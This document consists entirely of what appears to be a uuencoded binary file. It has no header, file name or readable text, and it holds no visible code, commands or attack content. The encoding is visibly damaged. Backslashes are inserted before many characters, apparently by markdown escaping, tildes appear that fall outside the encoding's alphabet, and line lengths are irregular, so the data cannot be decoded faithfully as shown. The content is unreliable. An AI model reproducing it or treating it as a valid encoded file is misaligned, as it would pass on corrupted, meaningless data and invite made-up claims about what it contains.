MKW;+[#[\*P8\_>J=G=QI\*,D[&+T.ZF('X,'^<+)UC0?:#\*DX;LMTY^NF?-2B
MI!:F6^W!T&4I7\$9TW0-/8P</#(/Q\*XC)BQ@F37L,0VIH&\*3W&N:66J34`E'3
MC<F(0<P07??!E8/3,) ?UX' TCQN5]G\`N' (=L5H^M8<CUJK6OL)DO"R]9.!T=
M0NCG#`XFN.Y&9[##4YOQ</A;0YL,L\_H^9:Z#C8`N#Z^@E`71\$R\$D(P2.(+CN
M02N' IN1\ (<"7W0YK^X2WE\-[ "O"\*\$\`;4') #5C>T]4OT!2LI&'S4`Z\*7<GB)
M\+H/G<.3VU->]QLI\_\*D+^Q8>:BO?X44K(#!<A"! ?AF4)\*4D\\$T/\*', (KB0\
M\$/R6@JOG`YX4/R;X+64J\*!, & `CV@DJ!J+[CRNK-K?=F(GE0U8TQ%D/[G8@QB
M!R6(6(KN5)AK<0"8\$(@OFF2I#\_)D>QY7D]Z/P\_!2.5K[9WGI8'@AE;,<\_ZY6
MOUM0S08^E(KB\*XJ/3Y. ]L( (P['(B0WV`HW(<GEW"Z"VBY]LE\*7ZU71C\*!6.F
M0,STPA+"\$#%DJ` ]P9([#]1G7%D23Y+U5@GO;^8I!HUH,GNX604\_HYT\9%&6@
MTP-\$003\36S=#:X<F"H=70T' S7ZP/%3/E^6FQW6>B\*GD/D4>K293RTRB9Q2
MK@1?CI(^\*^&S;DQ"#!Q&=-T' SPCWO\*7/G3:K=HE'W/HB^'[QX!X`5ZZG;^7%
M\$A5+A&^Z,04Q\` [1=1^<O!0"=;#\*GJN\$FG:IP2#O\*(G\*GBB&Y,0`T\07??!
M,P>G\$07%X\*3IB>I/>\++BR4JE@A/=&,\*8N`)HNL^>.7@01+T1!;]:4\_X>>UL
M70`\$,J42(28A!IX@NNZ#9PY.)<S%G5>"HQ;YBXS\_B9PI@\*(`,`4?JB#\*N(9X
M"OSNI#GO`-G>V/WG)=:KINOY\_"X8Z;KB?'`CB`+BR%X?B@ZTBRC\$U\_T,J6/P
MM!U?#R\;VF\*QI>Q75H?8-IR;N\*S\ (G,6F3E-0I0B"JLGQ-?)#\*5C\#09CO4@
MK-D"9]R#USN&X\*MQ0<T/LY32DXBETSU]0'HH@8?(4A\_D21U/CVIL#9+L^:KY
M[4%7EBP]9^GT5Q]0\$0B7D:4^R%,Z'JJ&:[R:\*T-'5-A`];,+ (#^),L1SJ>/Y
M;+6\8]2[C5\*A!O1C&E%9!DD?D\$&2(DC(4A\_D21U/CR49)&GV(I;\Z:6D'[?D
M+97-J2QCL@^H"\$1,DJ4^R%.2IQ63)\-Z>"T!3%-6+])O!=GS6KB(HC!B>I\$,
MF0PA0Y[Z,%/JF'Q\_-3F&I=OS^B\PQ]! ?+M9/WE<9I%T\ [9CHHB.\S"96S5.B
MR9Y0J.Y[;JJD9"2D\$1E>`..^W#8>P4./^>\$=^#@8XY?5D9"&F7A[3A]!U\_S
MUL%7A@%)XCLOI\_-0!WABC#4`#+4!SA\*Q^\$FG7\/@^+\$?OH2\$T^><FX].['`\*
M7QP8/TP\_!\-Z+LO=O/-<[IPYQ.&4\_I/\*+2J&E]\*-:R'+6,^+J?(74,M.7@
M?'36T;\_E:)7+GVV57Z!<Q>ANS=[;O\$\&6\*+:SJT\*43U<^I/F.T#Z@ (1)22
MI3[ (4SJ>'MO>TK;5B]CV!7J\G[<MNRD547U&;!^00:L0M&2I#\_\*DCL>W;3@/
M4MDOFP>U"J1H.45#3/7C%'\$( \*7+4AUA\*Q^)'K'<Z'5/6GYD,N,[\_8(F\*Q\&0\_
MCHXLX\$ARU(=84L?2T.AV='YR<=ML@8H^5S)\*6P\ [+8\?[\_3!JB\ZN5TUKK\$\_
M@NV-,T!8-@7-\*2B]V@]5A,\*Q9\*J\_PU4ZKEY+W-(2U8M;0B?W6\\*O>F5\$01D-
M\_5`&1(F`(%/)`:[4<?F6,.LBS1Z^S`ZLMF]F^Y=NTD0>NNG(BH7F+!3^ [<<I
MXN!<<M2'6\$K' TM#GYM\*\\$-34R\$XBGZO1IY-CDZ0B;UH29N]\$J2\*\*0M\_U(NFZ
M"JXC3WV8\*75,U/3B7?V^8S11\_3>/)MHZ4?V<ZC.&^H"\*0`016>J#/\*7CZ;'M
M+6W[WSR:..O\$`\\$CJL\_([0/R:O'(@4N6^B!/ZGA\VP:)]\$#"\_OA<\*RZ:@.05E
MA/5#%:(,3+5W^J'5>O)6YIB5\_?'X5E\^P+XB((R'OJAC`B[Z\$RF^CM<J>/R
M+=`LA0#X,[U0\*RL62O]R[;D/IXB#<E1'V(I'8NO3^L+(!"V\$WK.-QNW\_.PI
MJJC(J&I;!0\$OH/RYP+I/;L@39;Z(\$\_J>'IT90PGV;-U3=,?U/66XM"K7\*'N
M!2H"X5:RU`=Y2L?CZ]KZG@C\$B\_LU^"B8I\_0KUY![@?2K74,F2WV0)W4\;/K2
MK^F+^]4K@^+0KUSE[04J`N%7LM0'>4K'XU\_43W(E9&/FD)S1#3C,3&#=#A4P<
MDO>Y>U2Q.&9^(34C+\_=V8;[7`50.R.M=?3\*O'<\*5`AUTVL(^&T)DW0'- (P?E
MS:(>=7)++`H\*R+1%CF\_'!-8=R,PA>8\=2;P4#B<[6S1%-@0"474;5CH8KPI S
M1-Z\A%O;VU1%\_14<3UP='A,'=-<2D,B[V2K%,GQJ1E: XG;@Z!"H';!R\*)9WG
M4N,\$Q82`DAG`\8367=@B<MCPG@6">&0(VZ-[4;2-W0A%?-W/D#F&@`?0B>=A
M7JR-/X>!EK1K" F2MG\5;.EX>)R.)!ZWP9\$&35M\*>)2\*)J+H-2QRLM?6:B/U^
M?5-(-R1C)H@H@NL>M')H;X>GC]AO\\$3L=V-\*YH+8(II[W=IP3IU3A2K1AV\*O
M9J?-Q-?)#\*EC\ /8?^8C]KBT6'\$)R9H\* SX037/>C"H;V--CZ"6U]1\_;LA?`<E
MPJYE@NL0#5#LT.&W?'?CWAV'.7P`QU[]OAY`COH02^Y8PB^W#K;\_`@L)^G\$%
MLRLI04H)^E@JQ^ (6:0+8?B--CBZJ'T>3VED-.>I#++EC"=?X?"`W17%+93`R
M9Y:(//+4AYD\*QQ3.^1ULO^(!?\*IQ-&R"4"1'?8`EB1U+.,\_T@6S=(LK0BTR9
M)6\*2//5AIMPQA3,(!V.#QWK1ARN874D96"]Z62K'TO7LYO)#&NDG-R>#8\_/N
M]^3M<'`RO#)C[,( \O+DM=YOI<FLN/YTLL&DGYEGA\*6Y/G,Q6=W.D1W8"K;/W
MEC,UDZ=6FB7L3`DPOD9I13NHJ:7"W\$! I\*4\&E\_IU5#DV8<7\$!>[1]&ZZUA]A
M)] . [ .RW` ]K6AJ,85C;BA\$4?TLE(+^7GR./W?%<Y<%A"RW\$L>26\*N=" (SWLFJ
MF9T[2`Z+Y3Z'PKZON>&=E]Z-C/>;Q\UD,Y]]MZK8?+7Q\6N]53-`J]X@F\$R
MWVQ:;]88ALGT@\_: (VV:0970\*)FDV@\_[^FARR(L7\_3,VRP.J5E23(\$7SF007)
MTW+Z>;IXV-,S\*+:)^9FD-439<\$&!5`6(:5HA\$?</\1OYG/)\O9!\`\*Y,T&?
MY)\_,[C\V2:DBJ9&<)S2#%CJ0.54EN>X^:JTG.\*1)8@F%U\_.E>=E\LM6&(BF+
M/\$%:I)B"-)/3Q\$^>K/\_8-0K+;)58&LO/5D\_+W9Z@Y-VM5IRC.A2V.IAVJHM<
M6C+&.A8V.=4-TN1\<#:<F!OK6:UQJ62:/MAG#5@G=\*`C/"8SWFT(0LE'9?UT
MOC9[YRY1;VSE<Y\$AZEB6USTVB"4">J>C@IC9'.<'Y2X=9=J(34U-B&09=H>
M@28[\+`],\*UF#R05"%H18`W#--L[W/"[7-VUO!+Y8>OK\_[1<\_/-I/OFH%5HC
M':J7OKQ^@Z:91!CCPQY( (9"2\AI'UH/SP<2\1BV"8ITG5X\$+'Z;+\*2S:>A@H
MR3,Q::E)N./598ERT6\$B:RU:FR9FQLV)!`5Q)>\_.EB:JK0QY TZNN\_=4MF0W^
MI;VI4H["2^\*].?C,Y%3!GH%?\$S\$E5MQ":B%46!\$P(\_`QD4A:X<T/W79H1W,[
M\*FUH4C?S'?HUVLRF/FR7SOM(\A1,(DGZL#\_\*7\JR\$Y+I\*\_N7@B@EZ)\DZ'+
M2&Q6?CJVC)&PV:VDV#2E\*%N7EE\$6?1O%#AG@(##^\$O,"\*+27E,X\$CJ=,6C\*'
MV>/=9+9^V)%0)4\*0^F!S3QJ>KN!H-)Q:&Z#-4R'(0^6\%,!X]?A(>GJII5A3

M=\*F93<5A79+U#J>Q>;^[7JI,DV:L@ZB([=X&=^Y\&&E;=VT::Q@TLW\<;6;  
MMTA99FFSS]N);K!T;N@:Z&YT]UO=7712RPAAVY15M"IS\*S/UZ@24'D!3#J13  
MVV^PY'U@=#&0W>FN76E[)\*H/172\_%PJ+8'9UNOP6DMFB^>534NSYA!Q4IOU(  
M!( "6\C.0>AF/=-C4' TPXO)X\G9P?E)C@:G\$T^H"U\9BNOM2HP<=13UY78W  
MF^L, .V@?IMNY' LEM-?7F!N\_(IY\$M!@\_UC9B4[) . .ZS\$3TWUB?>DEZS`U/XA2  
MH#1YGY&RQ\$\*(B59E+>JGED)%JI=EQ2Q?G9Y=[\6,I'R@?4)LX9@I"O+5W%Q`  
M,C&5X\$E?VR9`HP&R-4^S[-DS2865CW2\_#I\_X\_FA@H'@CE?=&P\S'5^2(=[  
M\*XS,?=9W^MO4A8Y10\#I\?H3E&&G3P<+1!B;U\;2.:W'OH\_9.GV+84YHW!C  
M;Q2@`S>N;)2J.DN]>5K<H<2BH\22MG,E,UL6";<@=P@U.FT:\*=I'ZT3(VL+7  
M(,7X@HCR409[07-)^YF=AABG<XR/Y,72)6<R+G3YVB+I'K@J(>;^70E-L  
M#>?S53I.Q0S#Y=UZM5CN<,([\$.5ST?'+M'M\$<Y2[&9%&L6J`.B^`4+!D09  
MD'Y6Q7RS')W\_?7)Z+MA"L.6^5Z\*\*O)?08<7X2:2Q:'<JS!N>"F)!9FX\*/#4  
M'^\_,R[@`I.TX<+;PC=W,/9/<\X8&]V/[FSFJB/(DH)&29KE#&ZNW^J2]-M6  
MH^OWC;!\*2H;5'OB/)J!JQMUX)QS97+Y^\58ZJ!]F(LO`GC2'D\_7TP^+A\5N  
M,6]&PNA.=]B+W3=<AH#.P(N(T)-:9[6R(W\_L)K%4?M@/I("<J;@%\*V\]D\$0@  
MIK@\UN#,VLKY=<M\*MZ\*W6ED'X;'I,#J9A(8\_)YF)ZO'Z6)I,I,<L&>+I?3  
M[?;+G-GX:B?K+/P;FVJT#>QI=>%41OMF5F-/L)K!)L01ME!VPT\$!N5#1M5  
MSS51]4,6JE[>0`-1NA\*E2QJH%XM1\$7YC&DBJSG\$]TDC=.\$.=7K/<%`M'(API  
MZHFFQ"G=!T5+FB9&GG9=.6UWJQS;TM^:/J`,51\_:#I]TGZNG7C,O#<DC3@J^M  
M(A`D'UZBV?1K?:8\$BS!'YPSHV9LS:Y>+J]\$\_D/F^!<U\*8:DD^SR29I>]Q]7%  
MM3Y\$(<V=A\$X>AZTH)%[MMO-\_O@8D:3=U-!"4[LH:'IFOL/CM%N!6!,B^+T`>  
M"N"WL!UYBP2P(LIPS?!00[.]YOI\*OS4XJ/?6RPN!EK2>NTNW?Q2ZU@--J\*;?  
M"S3#8ZU2&F-E-4.\_[7]E:PTH.-OIL=R%L?/:&<RTH9'?FSZWY]?#WZ7&G\$Z  
MPCQ!DU.,/L;?EKOIUS=Z3('WH)!;#H+1\*]>G1/=V:+PS!:.04`\_ \*K<HC`:`  
MMJ\*>Z>G"X,W0"EC@=-;C"TY2X23S>UH5\_.UF6PN=^AN&@V5NS8OQGM=+LT?  
M];"EVJQF^L(-FT8%K\WRML9;(T![UU)=K6>CI:[T]U.]GW\*)9]HA@BV/C1>/  
M3NFS1E=2[ /J"8"[EN],3ZXSC?#]><]>(5>V'8S4+Z+N?;,[CK2RE+)=^^(  
M(>O;#08MK7W-Y^Z`5DEX8/8/\$/A/=P/]'TTYMSK+I;<!P+.K%Q+6W/R6B,  
MIZ3;Z%30F>0=YZP.+;[KP5\$]%"8E3/;.K)/%CW=S3Y=3S\\S(\*WJ"^!EO)  
MLK"CQS>^9O3/-%[V2B`F22)F5;3:GN'YR>7%Z/S:1F:"UD\[PS0WJ]GJ83S7  
M2W[+F>L<O`UZ\_YVC[E"HQ,)>(V@=+!08;6SS'>%>Z'9AHY/#J='`%&'M  
M6[;AB-]%\1T,F<FWFB,?Q#C"30!?'ZZ\$8R"-ICZ.Q=B":D;9%L8=^WUR?Q^  
MJJE^+"H)5LDINX!]/\_MI9/F`D5O\$:G+&(^B39L.CH`\*P1FHHOXB>NH`RM7  
M\_X56]NM)\_D.V=4;PC89M@#`&;-L+DS8%>P")]'D.X\$9O81%4VIS!7%\-SL=Z  
M/4RZ%.G\$LOT<&O7LI^;0S1(H1B["9K(24E^8FS#?8`@A)`P<ZL='-16.'J  
MQGP")ES:FHQM319\_;\2PW"[T@,'D=#YVPST31;10^/VT\_SA8;HVK\*>C>GAQ  
M.3FM!V\_&AC,%)Q:=M83P3I.<[F3P7I]--W@5:9K0TJQJ#K[X"ZNMWY\_<1=  
MF&=ZT5'78[<#'-3AG4NJ5&G)OP%/S[+1#`V\$7B\$=G+RR/=60VN!Q#8CCI2  
MC#K:I!PD##4\$0;#J#NQ^>G)TPJ`Y2XM=R7<A?EB<\*%`,N]'>ON5\*61@L[&/  
MLI7/L/OHI&4\*=.K.%OW&@V&0[6AF/R@7;F2R\_=?U8LTW8]"2R\*,Q+8DE!&\*H  
M9K^3=2,206#B#6B@\_JVHC\\>?H#^>B+'Z\XV8ELRBGD0&=MUW(Y0@"AH`  
ML^JWP[H>\_CX\UFV5F:XQ`DIL.0@M<' ^&ZYWQV=%="T:CN`,1NFWZT#Z\_\*=IG  
MD?[9]22B2ICFF<>:8`"03A;ZZ\_QNM?DF%'Y'E\_8\$1L13Y[#@<KO3M=O(P3NA  
MD<?HI%YL[<@37RVDU..`Z98%<N3YZ8\_Y-Z3#\$Z5W'?G;%>Y"\VX?I\\_XO2=6  
M2---#%#8@,#F3\*4;;RHS)2ER"C8+=(SC\O)/M'=I/039(7\AMCEWYC6I??  
M2`K)!LHO\5N:\_A5^DZJ\$42NL[?P6@C(!8:D#:/@\_9>Y/?[F^`H@7L/'O<AS  
M"\$ZG3XM9\W7"8MX[MTX-[B^7C6KVKUM@DS6;E?-\_6#Y[4\*O:MK7G`F>\T<  
MQ2F,'&`L\_9S-EVO)7\*H>Y^LX!&Y?VDS?31;CZX7.U>3\$SX(W52-T5N(%;"S  
MLAM2"J2BH51@\*`GO-/H3ADI3WU!(^+<;\*DU[#27A@G\$D5\*2A0D@B\$'1AP-)0  
M?MN-8:2N\UZO(E9-V)2H<57[;K=9?'C:[0\_3\]D9,V9\_F'XSFKH79BJ%]V4T  
MR2R\*.UIJ/M)K`\CSNIY,(GHNHF<-B>E6\$\_^J>GF)"TBL:WDH<:89LR3'Y`E  
MR+1V(2+;:/S[S?#J\_=61`4!H67#N:&H7\*K-)D;R\KC\*3IA=F`%:@I%?&5BC7  
MRUE\*KJ1D=`L=@`P`P\*[\_\$MGL]`4H\$8.Q<2<@E9PRY`1DT.H)E".,"E)U8Q0P  
M=LF6X&8L"Y!UOD!F70@Q`JZ4)A1`K[R<E2;OG#5\62QU/;XW"Y27>LXV,7K;  
M.8]Q86:W?Y9C?<60\_H2\F;\V:<V%WI107N.%V'JQT\_593T`7TV4C]KBTZ^P  
M<:5/(GN)7(U;[:8/YM(C3J[ ]38QOY],[M[#G;V+4P7/QX7\_G,[S\_[:^\_XI87  
M+!V-S;X?'7\_;ZI"[7C#HHP1]\*28CE]HREF\*V;2G;ZZD,Z:<;O>S,]#Q&"!,?  
M1]\$2MS61C%HO19GZY<O/=Y@<M7%GD"ID(:GMGIUQ!6(SP)[93GIFZ>A?@;-N  
MYF?8Z\_>70^MG-"9M^DC,>%BN3#MO4\_3E,'KOM>MQ8U2:.='R[OY5Q<"(8`W  
M)B,42'T[?U@[=A</(&+<C`G[CFBM-QX]^`&!8,\*\$RGSC/\GC(D6(#)6R%"8S  
M%ILN]4"H^4C\*L=XG=LE)\_<L3Q`^&%^X<.PHH] ]W\")A76BHI,#0`D`)JT`  
MTLO' %S=FKC\Y&I]AB,LV)I\*C2U#4;>C1?4NGVERB'!&5YE'[71:IO)\$X'2Z  
M8#R;6A+'S:\$[Z6?F:&J^[\-`0&?C\_.P(7E6CF^F&T'@PMLRC,SN//HQ,!)FR  
M^D7TS.A<[U@X/QZ&KK\$G6KM=@QL5I!7K\8T/8;'V:N0-MJO:SS\_[05[0ZL`5  
M2`];89K(:1%JGHOF&6W4#U4"+6BDK!6^?G>\$27>'=4\*\_^:T@)I'@ACC=H"0"  
M2":11/.`#5Z1`CD1F+PT%0-T?%'7ND[ZNSQP>0-77XR'/DH]JB"JJY,V^U/O  
M' CZ:3GIR?/+VXN(WYI";#MK\&E5\_\_+]JQ3;TXZ;V,QB8]!.F[3<HYU>-6G\*  
MHUV<GC>)A4>\U!^+=@=Z@=%`++ELD<?#ZYM+1ZX\,DF^=I%'Q])EBR[JVY>9  
MC;KCH?8%OELC/;%[0NUSU^UA:/!P-:?]K#FMN?\_FXP>]A\*[;])J2GD9O\_F[?L  
MCU</`\*]. =I+FM\8)A77)/.;EU`,`/!\_!3?DS\$R?7EV]7J#^25H3&SR>:"P@>]

MH=5=?>.MD?K:BW7H<\$S".^AT.A9+`6S;\5;L6/Q5=OR5YDO3;O/=BGD8NQB!  
M=] `KT/D9\$4!GOE-]7%>B, (FQY/2CUN.U3V[IJ5Y]/-4?BNV:9[\*WV^+2?.UA  
MOFG2;S38G@9V/6A@2Q@ML&5.<\_6%8ED&;J)\*C(X[<==0<!';N^YT8E]MW<.  
M9S\*9G(W&8\_/Q95#KEX[/S+>E2>M\$SM\*HS:=' \$ZY7V60^/) IXZU6><^!%-CX  
M11L3DE.0^?D5N\*:3I8HD^2]Q<OZ?Y.0T\_3\$G)\5?[62IJNAGX20X.2`70B[I  
MY!Q.UJ\_GF&,E8\_%PA<>N3\_1F+XX<\_=-!O'2+%. \Q7UXNW"2E"4@RWF4J3TJR  
M;"MA&HF\$6%IHT6+0^' T5 (!P^NAI>UOHK[\$!@J<!PC?(/!VK;WRIK!9]\_4=BI  
MWWMI]^VFZLS6=H<JW<71,S>:WB]VG/5F>["6;'MP%MR<[+E#]\*Y2?%]CJ>:W7  
MW[1].XR7B\_'85:99P\ :W`BL\$5OY[;9P4\_38&^3\_'QFG:9V,:3\_K3+\*\*~2]1"  
M/>24CC0S'6GQ4\,0,:LSX@/F^<\$U@D;;U:,C>U&\U\$V.(9/HM[Q+F^@F9K"N  
M5QQ[/]B/N2'9S4\)-&;8CJ7<^" ^!H[HU@\HW,0LWTX61!Q='(DVJY2"A;(8;&  
ME9JXMLP\_L@K\*\ .MNON3BG3NVRBL&[S6=961E]>[C&UU^#^"GP\_&M\_'<T+&:V9  
M69E9Z-3-( \*MHEDCXH"/O`J0"0%<.) . /K5N(K\_W7QE:8'XRLI7C\*^DN\*'XRLI  
M\_F1\I6E7? ('PZ^,K35\LOM\*T.[[8/&5\*P@=CB"Y'(0`SBB!R<G%JORJP":OP  
M3>23.0^~L8\$RT549Q33R-2#[2~%C\*==B>/MQ79YV[AY]P1@<M(FQ)>8)I:H\  
MJ23P\\_3[4A6^5"[.0JFL.;!EV^9-J7QB+D3TIT"A+EZ.3P8B4F%&6]F/UD4]  
M!CM;W0&;X6@'4XV;MS:9BG2\KKS>74[7WH]ACM5'?~K8[,X6NF9L/BY3\* :V  
MCAE.0\_)J!'@!&U#5["F92-:\_R][[;<1I)L"^I3Y@/ZF&5&WEE/\$`B)Z\$H2  
M;`LE>:%!A&0A".\*X!!@J=5?/QXK?&5\$WBC5/M6SMXWUBT2\$+[ ]\$N&?<+W8F  
M>;4[/3\V85LA;\$/Z]48&'PW=\G-IE=R#]6<>N<Y[#^3+BW-IG\*LYK]\RDDKU  
M&<;#0P!MP/.(3BWH5(VS//Z/4\_]2IR;)?)6I^B'F1GV&5G,(D"@`K2:0SJG\  
M4',,?/]THTF?8D-)SZ=,KO+.\*'E\T/M@=S/8,NAT:Q\_6!Z:&KZZ(WWVR.CU'  
MT]=\*3B,D3P^/^UWG?I~^')C"#+5\$2>3=!]2XF/>8D-B.#URFDY>."+[^%XT1  
MLD.`>1"A!=X2P?)-M=S!W2/RQ!)F7OUWGN<:\$F@)N\1"B6@%@=)X81U0\_2=>  
M\_GOB)4G&XX6(OS1>M`HI(@T)]\$^ZQ~@1\9P\$4<@DJZ\*T%G(7(/?)J0K)(`2X  
M8!9(03E`NB>M1RU4!. (6L-8(7U\$54+K`TB.7FE/<IDA<T%4DC\$,56#)`3U0,  
MZEPEL@>E\$?:@ (HAHTW)E+` .4\*ON5QC;\Q)NZ=,UKQ6:<P=4UQ)2J?/<]8<=  
MFE'VA([~Q[:@'!\AWM<0'9^\_O?%:W>-8XSV)7=;4\*XW?K8(`?SWPX?YMO.X  
M28?[9+EAA%M^&R(GCHQR=K!Z\$)<1U['QG;;Q#VTTQ<\_:^,X)+YSP'#;VR:4C  
M5VHCBGH(%T<\$OL)&\$+M!8-4I2QPZ?,3GSM)T=0485";+SQ;@&"91#\$I1P?4H  
M.B.Z;R:+,\Z]F2C043.9]4\*%VC(<PY2\*04\$JN!Y#FXAH,;;D[JBDWH'JX&H  
M=WE"N/4J^N/EYN[S\_F\$74+CE\N;88N`HZ\_QP]VS?8F`R.[.VH>`]=,'DZ>,\*  
MMWQH\*F<%F!ANBA`;#T]RK+\(W!)&)[#U~+OQG+~G#']CP`DEQFMZ1D3N/S  
MAZ\_[ \$Y\*YGRHI><]V\_\_/4^,(AN#XU42HB2V'U`"XCCLX\*H\GD/^<L4\_2=14K?  
M64CN.PO)/6<IO.<LI/[/=Q:\_B4\*+V7YE?6JI5'Q?"JO[N"0B+G26T2\KL5]6  
M'/W86\_^.3^OJ<-I\_.X9Z\*^\_1P>/T2C=&W]XZDSMAB<'2,G4`BPB!9K@0U#8  
MSXW1`L.'O<\;\_D/J[N[9AL?Y[GCWM'\.1M,Z7?SDX]S;\_V@PKQ;/Z@PJ`7\_  
MTPG;V%K3:C/I\_U]F]RF0R'(:SOYG.XV@L]C%,1>H'8(B)'(KB,M\$GP(<0V  
M7>N4!`5\*CYHH%76\*PNH!7\$9<~\*TS?:9CF/QFF\_XY\*A6%\*AEZ8,GTD3\$GMARDI  
M\_3`E92A,\*^2Q7['])TP'PY3UH-:FN`.N3RV5BMI4874?ET;\$A6&:N"A-49F:  
M7I!>R54#/K%WC+[ ]~+`7JAKU\TKQ>76)B1+Q=2FJ[L,RA:\$3N)BV>U=I#K~M  
M\_/=ZJH]N)=U/B]/Z7A5~P/QJKQ0Y;;@^]12J2AXA=5]7!81QRR\$?8XL[F7!  
M%/TL,+V?!23WLZ!>S]0'F?5!GYHH%4Y06#V`RXAC%L\*6.,NQ)O"7>&'[#95%  
MN(;MXR]800!&L)0+~1&^ZE%+I<)7"JO[N#PBKI51#MYB9/0O\=6?SZCZ(E>/  
MYO!HCYHH%1Y56#V`RQ0'CR[GN.D@\_+3R?'0`&\*)9;AR9HO2'`\*4"X`!%UH/0  
M(B\*T:YJZH8C'!GUMM(K3\BI07D.`1`\$H,D76P)",T(YI\_!0\*?'KI77B(AO\$R  
MT!^=/?RQ?SH\A#W,/\W:4S^9@1AA~TL]3U.#P?`Y]:E'R@5`P+N="<T&\$]  
M0\*D`. \$R1]2"TC`CMEHHZK(Q\_7"JF&"H54OJE`D\*\_5)#<+Q52QDJ%\$R@:\*R5C  
MI0=(%!8460)#,T([91\*,M%2P1<6\_4^\*E4=[U\*\*57AGMQ~F[SD6U)1Z[HY?+  
MP\/^=\$#OKSM\T3UKUA(^),DQ3,\+> .IT)C;/8`IO(0FXJL!Z%51&C7"QJ;  
M5?QC+~Q\_]OT`M~'O\$!JWPM'D/4"R&~>T/BM] %NH^"WT'(D"\"THLAZ&9H2\*  
M%RX7<JQCT6ENJM'FI@VG6S5\$\"+-,\* )4!&)\$H?4P~HXB@GOV<:(Q&FUT.GB\*  
M1/&!D2;V,0DQ\*\$\*BZS%X1CA.OBR6:V:#~HX6(L%AG@M\*LV4X!"@)0!\$26@]A  
MX\AC:5JK^.+1X@O!E,:RPV3R\$`A`5':#V(S8CM!9^9T#H=1\_1\*KE\_K^FY=  
M71,>#B(Z`F@\$"QOSSB.8DAB4~]U"~Q\$`M[-%TO=Q,A7O]C[ ]5@[7X2/Y8N%  
M:@I3,N.8!)BX"RBZS%X1CBCO.,LH~.Z\ /3J>^P?EO\$C' %\* `;5\Z+2/5E)P  
M)+`\*\#J=<A#BV@R08OYSB`20!<2V@]A\$TBCV7^6TY~XG[^X=BQ5J"??T?Y  
M/\X\_798P"C"1~@1("\$`(\$%H/8C~BZ7^VZ,R\_~UBWUHS09%N.&~BZ`J!RE'0  
M8(\* (01U\*I\_J"ZM67/4!)`'Q):#V\$32./;>6%ODSCG\N+\*?Y,7EB4\*?V`&9@A  
M0\$(`\_)\$H/8C~B(5?W.U@G08HA6OR<`)%-/+M,2H'YN+E]MRPON5>@8Y\*FD5\_  
M89)F!%,2`Y<178\_`L\C#NSFEX[+XYW)\*Q[5ZD[V<(G4LIW1`1F]B+F<\$DQ`#  
MAQ)=C\ \$S#V=.NVUCEF,GGLS,/K46(GZ\VK+ZO'G:)?W;J[BKD94.UCDLINY@  
MI3[<;5C.`\*ST%T9!\WU8Z^:0Y275F;\*P4543E\_]J?#\_PDI+<^O\*3TUC:^>=  
MQ/^3V6Q6\*.,]IU,.QW;4]D3\8/=97A]R73N"R\$",.(WR`FWT8P)3`X!HFN  
M1^!YY.`=R.0WF,=#D6F\*`R^P(#+[WV.O2>U')@C]R&1R/S(Y@!M8"~E')N"C  
MD0EJ+S+)U8\_,\_+BRO]? (I,57,XZ\$[.E(YB\$&~291~C\ (SP7IV9,#`Q#GNI  
MN(>,3JB@H`)^37U(20@^)H+K8701\$=W[EE+6\H6.%`JUN=K:K\_XE=3!BV!\_I  
MZ\*\$M=`BF8T<P"3%P"~U&#SS\&[VWC%>9B]?EW1JT/^9/;>T1;Z#O.J(YB2  
M&#B/Z`H\$7D:\$][R7T7LEAP1#WF/%]M.^<Z=39>UXM;O?W<D\*Y=J]S>B'![P\*  
M\_>O^:"?~EKO3TW>`.L.%CL',%,,' ,ZTCF(08A`1]1]1@\\_!N.3\$,2@X=^V'@



MR^FG@^#?6\$Z-\QE/F`L=P93\$()Z(KD?@541X+YJR+28W) ]H;E/3MS"F3 [JSH
MSCXD (03>)+@>06<>K4; :NSQFJU5WXC`>GSD<9J.&@AI8LN/ODE`4,) GJ% [E,
M%`FND2QPV]GXW. (P&S6@U,`/+(Q"\$T)1^F2J?"5D2OXI/2>7T"Q+9.<-\\6
MYA`"P^YO]KO[;>N0>W=J@6\ (M3XNMW4%>]V=>/`7<[G9?G-) ]F6\0J^2"T"E
M[1`>?9!7`5J#, OS&S9+<7@M.^8]7!XYECB51L200+2^#XTC!, 39WDZW^ (9\_Q
M?(/%S2VEN&K;#\*Q88#C:OX\*K5;`;7UQQ)RTUS:L^.1P-EPNM97#@7:\7<#EQ
MV&1.COHEEM\*SO+JU[ ] [PVV()5"@!9G=TW2S<J)-C0X[U]ORK="`M[?F3I]T&
MM#1#3:S;&:DPW`Q\*E^+%TR%`K`"#TPF\$UH/8Q&.9059]8-(?9,\4?TWVWM\$B
M^A(/I`X!<@+@1\$+K06SIL0QCW`DVN:G7JPGS6\*%`UAM?1[V!4I\$WSI2>]/YI
MMYW<\\8;A,N\_WR\*B)Q9W0=WA]8!1%!R9P(/`U.\$/B&?K9I"N3M)]-4\_R5V62Q
M)\_0AG@4;1>5\$P9`\$U^,,)1F<-Q>\_S<];;3!HU5^V?M+1P-). (YH!)XZ`Z,,4
M/B2`\`L4G`M\_+&SV8IG\_9&DI7`\\W(:`8\`-P+\*`8+C`\*`)'\27Q?;^9"?-6H>.Q
M>-KNGGJ=IQ8`BRR+\*!9^&`V`1#QG\0`@]!D\\O&<JW9"EWM1>)ZG-0;\$9Q:)8
M1T`Y02A6PNLQ>.GAP;9W4BO6-\*P1\U9=#FZ!8JK!X#&`[T20RJW)4-)CYJ2
M-Q,EQ-4#P-P#VV>-"@4 (&H&Z2P\*\$S\$HLAZ\$I`)]@ [F\$\*,Q\$UM]8Q@63) & (
M2J+K47CJX5R\_["`X+Z\$0I<.(G#(0`XJM1`"E![<5&B(JS65,C3U(R<(J\$28\$
MUR-HX)`![D]2N<G6:NM34\_(B5A17#P!S#Z22P`3NO(22`I5E@M\$I<74?6\$4>
M&&X\*( )GQ\$5DU`W061(78(+(>@J8>2DVA(1DC\$9KZ])SL`"DBZR%HZ:&!IH1D
M1D-BR3UZPB%\$B\$4B`R`H,9#V]L@">#&4`AI")!2`J)!H?4P-O?8EC9#`+<7
M4EL/4%("PD\*A]2`VCCRVI2TA0&.CI+8>@\*6#^S8)K8>QJ<=V5N\*(8(#@LQJ&
MY!2`"&`X`D&7`DV5G2)@I.`C&X08EI)!L!<CZ"-1W?F,HEH9F\$-5?8@\*84@
M9`BN1]"Y1W>FNXAH9KNHL@`I\*01Q0W`]C\$XBCQZ>2R&0M0L`U!>1++@SH42>
M^F6FU#-Q\_!62F^%7)-H`Z#G9\$4U\$UD/0TD-[0P5BV\$W!V\HCH)1%ER\*`<`\*`]'
M<;CNQU=A?CN-O0.8U\*\*04@178^@<X\_N=@,) \*=AC@])A3\$DQ""JBZV&TD (@>
